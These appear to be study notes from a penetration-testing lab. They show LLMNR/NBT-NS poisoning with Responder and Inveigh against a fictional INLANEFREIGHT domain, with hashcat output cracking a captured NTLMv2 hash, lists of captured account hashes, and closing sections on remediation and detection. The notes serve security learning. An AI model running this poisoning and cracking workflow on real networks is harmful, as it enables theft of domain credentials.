Sniffing out a Foothold.md
LLMNR/NBT-NS Poisoning - from Linux
- Goal is to acquire valid clear text credentials for domain user account using
- Man-in-the-Middle attack on Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) broadcasts
- These hashes can also sometimes be used to perform an SMB Relay attack to authenticate to a host OR
- crack password hash online
LLMNR & NBT-NS Primer
- If DNS fails Microsoft Windows uses LLMNR and NBT-NS to find hosts
- LLMNR is based on DNS format which performs name resolution for other host in local network.
- LLMNR uses port 5355 over UDP
- If LLMNR fails NBT-NS will be used
- NBT-NS uses port 137 over UDP
Poisoning LLMNR
Responderis used to poison these requests.- Below is the scenario
- A host attempts to connect to the print server at \\print01.inlanefreight.local, but accidentally types in \\printer01.inlanefreight.local.
- The DNS server responds, stating that this host is unknown.
- The host then broadcasts out to the entire local network asking if anyone knows the location of \\printer01.inlanefreight.local.
- The host believes this reply and sends an authentication request to the attacker with a username and NTLMv2 password hash.
- This hash can then be cracked offline or used in an SMB Relay attack if the right conditions exist.
Responder In Action
- Root privileges required as it access below ports
UDP 137, UDP 138, UDP 53, UDP/TCP 389,TCP 1433, UDP 1434, TCP 80, TCP 135, TCP 139, TCP 445, TCP 21, TCP 3141,TCP 25, TCP 110, TCP 587, TCP 3128, Multicast UDP 5355 and 5353
- Starting Responder with Default Settings
sudo responder -I ens224

- pass these hashes to Hashcat using hash mode
5600for NTLMv2 hashes that we typically obtain with Responder
hexadivine@htb[/htb]$ hashcat -m 5600 forend_ntlmv2 /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80baa52d732719dbf62c34cc:010100000000000080f519d1432cd80136f3af14556f047800000000020008004900340046004e0001001e00570049004e002d0032004e004c005100420057004d00310054005000490004003400570049004e002d0032004e004c005100420057004d0031005400500049002e004900340046004e002e004c004f00430041004c00030014004900340046004e002e004c004f00430041004c00050014004900340046004e002e004c004f00430041004c000700080080f519d1432cd80106000400020000000800300030000000000000000000000000300000227f23c33f457eb40768939489f1d4f76e0e07a337ccfdd45a57d9b612691a800a001000000000000000000000000000000000000900220063006900660073002f003100370032002e00310036002e0035002e003200320035000000000000000000:Klmcargo2

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: FOREND::INLANEFREIGHT:4af70a79938ddf8a:0f85ad1e80ba...000000
Time.Started.....: Mon Feb 28 15:20:30 2022 (11 secs)
Time.Estimated...: Mon Feb 28 15:20:41 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1086.9 kH/s (2.64ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 10967040/14344385 (76.46%)
Rejected.........: 0/10967040 (0.00%)
Restore.Point....: 10960896/14344385 (76.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: L0VEABLE -> Kittikat

Started: Mon Feb 28 15:20:29 2022
Stopped: Mon Feb 28 15:20:42 2022
LLMNR/NBT-NS Poisoning - from Windows
Similar to responder windows alternative is Inveigh
Inveigh - Overview
- Written in C# and PowerShell
- Listens to IPv4 and IPv6 and several other protocols, including
LLMNR, DNS,mDNS, NBNS,DHCPv6, ICMPv6,HTTP, HTTPS,SMB, LDAP,WebDAV, and Proxy Auth
Using Inveigh
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters

Key                     Value
---                     -----
ADIDNSHostsIgnore       System.Management.Automation.ParameterMetadata
KerberosHostHeader      System.Management.Automation.ParameterMetadata
ProxyIgnore             System.Management.Automation.ParameterMetadata
PcapTCP                 System.Management.Automation.ParameterMetadata
PcapUDP                 System.Management.Automation.ParameterMetadata
SpooferHostsReply       System.Management.Automation.ParameterMetadata
SpooferHostsIgnore      System.Management.Automation.ParameterMetadata
SpooferIPsReply         System.Management.Automation.ParameterMetadata
SpooferIPsIgnore        System.Management.Automation.ParameterMetadata
WPADDirectHosts         System.Management.Automation.ParameterMetadata
WPADAuthIgnore          System.Management.Automation.ParameterMetadata
ConsoleQueueLimit       System.Management.Automation.ParameterMetadata
ConsoleStatus           System.Management.Automation.ParameterMetadata
ADIDNSThreshold         System.Management.Automation.ParameterMetadata
ADIDNSTTL               System.Management.Automation.ParameterMetadata
DNSTTL                  System.Management.Automation.ParameterMetadata
HTTPPort                System.Management.Automation.ParameterMetadata
HTTPSPort               System.Management.Automation.ParameterMetadata
KerberosCount           System.Management.Automation.ParameterMetadata
LLMNRTTL                System.Management.Automation.ParameterMetadata

<SNIP>

Let's start Inveigh with LLMNR and NBNS spoofing, and output to the console and write to a file. We will leave the rest of the defaults, which can be seen here.
PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y

[*] Inveigh 1.506 started at 2022-02-28T19:26:30
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.16.5.25
[+] Spoofer IP Address = 172.16.5.25
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Certificate Issuer = Inveigh
[+] HTTPS Certificate CN = localhost
[+] HTTPS Capture = Enabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Tools
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
WARNING: [-] [2022-02-28T19:26:31] Error starting HTTP listener
WARNING: [!] [2022-02-28T19:26:31] Exception calling "Start" with "0" argument(s): "An attempt was made to access a
socket in a way forbidden by its access permissions" $HTTP_listener.Start()
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:31] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:32] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] mDNS(QM) request academy-ea-web0.local received from 172.16.5.125 [spoofer disabled]
[+] [2022-02-28T19:26:33] LLMNR request for academy-ea-web0 received from 172.16.5.125 [response sent]
[+] [2022-02-28T19:26:34] TCP(445) SYN packet detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) negotiation request detected from 172.16.5.125:56834
[+] [2022-02-28T19:26:34] SMB(445) NTLM challenge 7E3B0E53ADB4AE51 sent to 172.16.5.125:56834

<SNIP>
C# Inveigh (InveighZero)
- The PowerShell version of Inveigh is the original version and is no longer updated.
- It needs to be compiled before execution

PS C:\htb> .\Inveigh.exe

[*] Inveigh 2.0.4 [Started 2022-02-28T20:03:28 | PID 6276]
[+] Packet Sniffer Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Listener Addresses [IP 0.0.0.0 | IPv6 ::]
[+] Spoofer Reply Addresses [IP 172.16.5.25 | IPv6 fe80::dcec:2831:712b:c9a3%8]
[+] Spoofer Options [Repeat Enabled | Local Attacks Disabled]
[ ] DHCPv6
[+] DNS Packet Sniffer [Type A]
[ ] ICMPv6
[+] LLMNR Packet Sniffer [Type A]
[ ] MDNS
[ ] NBNS
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
[ ] Proxy
[+] LDAP Listener [Port 389]
[+] SMB Packet Sniffer [Port 445]
[+] File Output [C:\Tools]
[+] Previous Session Files (Not Found)
[*] Press ESC to enter/exit interactive console
[!] Failed to start HTTP listener on port 80, check IP and port usage.
[!] Failed to start HTTPv6 listener on port 80, check IP and port usage.
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:31] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:31] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:31] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:31] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from 172.16.5.125 [disabled]
[ ] [20:03:32] mDNS(QM)(A) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[ ] [20:03:32] mDNS(QM)(AAAA) request [academy-ea-web0.local] from fe80::f098:4f63:8384:d1d0%8 [disabled]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from 172.16.5.125 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from 172.16.5.125 [type ignored]
[+] [20:03:32] LLMNR(A) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [response sent]
[-] [20:03:32] LLMNR(AAAA) request [academy-ea-web0] from fe80::f098:4f63:8384:d1d0%8 [type ignored]
- We can hit the
esckey to enter the console while Inveigh is running. - Type HELP to get commands
C(0:0) NTLMv1(0:0) NTLMv2(3:9)> HELP


=============================================== Inveigh Console Commands ===============================================

Command                           Description
========================================================================================================================
GET CONSOLE                     | get queued console output
GET DHCPv6Leases                | get DHCPv6 assigned IPv6 addresses
GET LOG                         | get log entries; add search string to filter results
GET NTLMV1                      | get captured NTLMv1 hashes; add search string to filter results
GET NTLMV2                      | get captured NTLMv2 hashes; add search string to filter results
GET NTLMV1UNIQUE                | get one captured NTLMv1 hash per user; add search string to filter results
GET NTLMV2UNIQUE                | get one captured NTLMv2 hash per user; add search string to filter results
GET NTLMV1USERNAMES             | get usernames and source IPs/hostnames for captured NTLMv1 hashes
GET NTLMV2USERNAMES             | get usernames and source IPs/hostnames for captured NTLMv2 hashes
GET CLEARTEXT                   | get captured cleartext credentials
GET CLEARTEXTUNIQUE             | get unique captured cleartext credentials
GET REPLYTODOMAINS              | get ReplyToDomains parameter startup values
GET REPLYTOHOSTS                | get ReplyToHosts parameter startup values
GET REPLYTOIPS                  | get ReplyToIPs parameter startup values
GET REPLYTOMACS                 | get ReplyToMACs parameter startup values
GET IGNOREDOMAINS               | get IgnoreDomains parameter startup values
GET IGNOREHOSTS                 | get IgnoreHosts parameter startup values
GET IGNOREIPS                   | get IgnoreIPs parameter startup values
GET IGNOREMACS                  | get IgnoreMACs parameter startup values
SET CONSOLE                     | set Console parameter value
HISTORY                         | get command history
RESUME                          | resume real time console output
STOP                            | stop Inveigh
- We can quickly view unique captured hashes by typing
GET NTLMV2UNIQUE.
================================================= Unique NTLMv2 Hashes =================================================

Hashes
========================================================================================================================
backupagent::INLANEFREIGHT:B5013246091943D7:16A41B703C8D4F8F6AF75C47C3B50CB5:01010000000000001DBF1816222DD801DF80FE7D54E898EF0000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C00070008001DBF1816222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000
forend::INLANEFREIGHT:32FD89BD78804B04:DFEB0C724F3ECE90E42BAF061B78BFE2:010100000000000016010623222DD801B9083B0DCEE1D9520000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000700080016010623222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000

<SNIP>
- Type in
GET NTLMV2USERNAMESand see which usernames we have collected.
=================================================== NTLMv2 Usernames ===================================================

IP Address                        Host                              Username                          Challenge
========================================================================================================================
172.16.5.125                    | ACADEMY-EA-FILE                 | INLANEFREIGHT\backupagent       | B5013246091943D7
172.16.5.125                    | ACADEMY-EA-FILE                 | INLANEFREIGHT\forend            | 32FD89BD78804B04
172.16.5.125                    | ACADEMY-EA-FILE                 | INLANEFREIGHT\clusteragent      | 28BF08D82FA998E4
172.16.5.125                    | ACADEMY-EA-FILE                 | INLANEFREIGHT\wley              | 277AC2ED022DB4F7
172.16.5.125                    | ACADEMY-EA-FILE                 | INLANEFREIGHT\svc_qualys        | 5F9BB670D23F23ED
Remediation
Mitre ATT&CK lists this technique as ID: T1557.001, Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay.
- disable LLMNR and NBT-NS (keep env stability in mind)
We can disable LLMNR in Group Policy by going to Computer Configuration --> Administrative Templates --> Network --> DNS Client and enabling "Turn OFF Multicast Name Resolution."

NBT-NS cannot be disabled via Group Policy but must be disabled locally on each host.
Control Panel > Network and Sharing Center > Change adapter settings > right-click on the adapter to view its properties > Internet Protocol Version 4 (TCP/IPv4) > Properties button > Advanced and selecting the WINS tab > Disable NetBIOS over TCP/IP.

While it is not possible to disable NBT-NS directly via GPO, we can create a PowerShell script under Computer Configuration --> Windows Settings --> Script (Startup/Shutdown) --> Startup
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey |foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
Detection
- Generate fake LLMNR and NetBIOS response for random users and check if someone logs in with that user
- Monitor traffic on port UDP 5355 and 137 or event IDs 4697 and 7045
- monitor the registry key
HKLM\Software\Policies\Microsoft\Windows NT\DNSClientfor changes to theEnableMulticastDWORD value. Value0represent LLMNR is disabled.